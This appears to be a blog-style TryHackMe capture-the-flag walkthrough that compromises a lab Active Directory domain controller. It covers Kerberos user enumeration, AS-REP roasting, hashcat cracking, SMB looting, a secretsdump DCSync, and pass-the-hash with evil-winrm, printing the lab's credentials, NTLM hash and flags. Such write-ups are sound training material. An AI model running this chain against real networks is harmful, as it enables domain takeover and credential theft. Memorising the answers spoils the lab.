
TryHackMe Directory
Flags will be BOLD
First lets find the IP in the subnet!
nmap -n -sn 10.10.185.0-255

Lets scan them in order and try to figureout the total ports open
nmap 10.10.185.18

After looking at the ports that are open 112 has a domain service on 53 which makes sense for this challenge as well as a kerberos-sec on 88
Task 2
We need to use git clone to install Impacket
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
Now we need to install the Python requirements
sudo pip3 install -r /opt/impacket/requirements.txt
I had all of the requirements installed already but it never hurts to check
Now we can run the Python install script
cd /opt/impacket/ && python3 ./setup.py install
That did not work and mentioned a possible permission issue
Since it brought me into the /opt/impacket/ directory I can just use
sudo python3 ./setup.py install
Apparently we finally need to install Bloodhound & Neo4j
sudo apt install bloodhound neo4j
Task 3
Question 1 asks what tool can enumerate port 139 & 445
A qucik google search lets me know that the answer is

Enum4Linux
Question 2 asks “What is the NetBIOS-Domain Name of the machine?”
Well lets try Enum4Linux
Enum4Linux 10.10.185.112
About 30 seconds in I saw a domain name which should be the NetBIOS-Domain Name as well

THM-AD
Question 3 asks “What invalid TLD do people commonly use for their Active Directory Domain?”
With having a few hints as to the Top Level Domain (TLD) already and the hint telling us “Spoiler: The full AD domain is spookysec.local” This lets me know that the answer should be
.local
Task 4
For this task we are given a new program named Kerbrute and a User & Passwordlist to use (mainly to allow faster tutorials)
Lets get it installed!
sudo pip3 install kerbrute
I want a directory for these files to keep them organized
cd /home/kali/ && mkdir THM
nano Userlist.txt
Press CTRL+X Press Y Press ENTER
I pasted in the Userlist and I will then do the same with the passwords
For Question 1 I needed to “cheat” the help log showed me nothing of use

Apparently the answer was
userenum
Question 2 asks “What notable account is discovered? (These should jump out at you)”

After some fumbling I tried this command
kerbrute -domain spookysec.local -users Userlist.txt
It seems to have stalled…
One site said to add the IP to my /etc/hosts so lets try that
nano /etc/hosts
After adding the IP and a name for it I instantly started finding users so it must be needed
The answer to Question 2 should be svc-admin since that is not a normal name
svc-admin
Question 3 asks “What is the other notable account is discovered? (These should jump out at you)”
After waiting I realized something must be wrong when one walkthrough showed the names only taking seconds apart not minutes
kerbrute -domain spookysec.local -users Userlist.txt -t 100
the “-t 100 made it go much faster!
backup
Task 5
Question 1 asks “We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?”
This is simple due to 1 user looking different it shows “[NOT PREAUTH]”

svc-admin
Question 2 For the hashs we need to run “GetNPUsers.py” on svc-admin
GetNPUsers.py spookysec.local/svc-admin -no-pass -dc-ip 10.10.228.106

We now need to use the Hashcat Wiki to find out what type of hash this might be
If we search “krb5asrep” we will find the Hashtype

Kerberos 5 AS-REP etype 23
Question 3
That previous picture shows the hash mode on the far left
18200
Question 4 requires us to use hashcat to crack the hash
nano Hash.txt
and paste that hash we found into the file and save it
We then need to run hashcat and use “–force” due to it not liking the hashmode
hashcat --force -m 18200 -a 0 Hash.txt Passwordlist.txt

We found our answer quite quickly! If you look right at the end of the hash we see the answer!
management2005
Task 6
Question 1 The hint gives away the answer
smbclient
Question 2 asks “Which option will list shares?”
smbclient -h

-L
Question 3 asks “How many remote shares is the server listing?”
For this we need to use SMBClient to login as svc-admin
smbclient -U spookysec.local/svc-admin -L //10.10.228.106
Type in “our password for svc-admin”
management2005

We now see
6 remote shares
Question 4 asks us to find which share has a text file inside
Lets look into the one without a comment
smbclient -U spookysec.local/svc-admin //10.10.228.106/backup
ls

backup
Question 5 wants the contents of that file
We need to use “get” since cat and nano wont read the file
get backup_credentials.txt
exit
cat backup_credentials.txt

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
Now we need to decode the contents
We can use CyberChef to try several choices
It looks like this was base64

backup@spookysec.local:backup2517860
Task 7
This new account seems to have more goodies for us to try out
Impacket has a “secrectsdump.py” script that we should try out
Question 1 asks “What method allowed us to dump NTDS.DIT?”
After some trial and error I found that we still need most of the “normal” commands we have been using but we append :backup* at the end of the account name of the .local
secretsdump.py -dc-ip 10.10.228.106 spookysec.local/backup:backup2517860@10.10.228.106

While we can search through this for NTDS lets use grep!
secretsdump.py -dc-ip 10.10.228.106 spookysec.local/backup:backup2517860@10.10.228.106 | grep NTDS.DIT

We now have our answer!
DRSUAPI
Question 2 asks “What is the Administrators NTLM hash?”
Lets grep again for just the “Administrator” account lines
secretsdump.py -dc-ip 10.10.228.106 spookysec.local/backup:backup2517860@10.10.228.106 | grep Administrator

If you look at the second half of the top line that has “500” in it we see the answer!
0e0363213e37b94221497260b0bcb4fc
Question 3 asks “What method of attack could allow us to authenticate as the user without the password?”
This is a quick and simple google search away
pass the hash
Question 4 asks “Using a tool called Evil-WinRM what option will allow us to use a hash?”
Now we first need ot install this with “gem”
sudo gem install evil-winrm
If we run
evil-winrm

We see the answer!
-H
Task 8
Now we need to just view each accounts dekstop to find the flags
We can use Evil-WinRM for this with the hashes we have!
Question 1 is for svc-admin
Lets go to the C:\Users folder (Do Question 3 First)
cd svc-admin/Desktop
ls
cat user.txt.txt

TryHackMe{K3rb3r0s_Pr3_4uth}
Question 2 is for backup
Lets go to the C:\Users folder (Do Question 3 First)
cd backup/Desktop
ls
cat PrivEsc.txt

TryHackMe{B4ckM3UpSc0tty!}
Question 3 is for Administrator
evil-winrm -i 10.10.228.106 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
cd ..
cd Desktop
cat root.txt

TryHackMe{4ctiveD1rectoryM4st3r}
exit
We made it!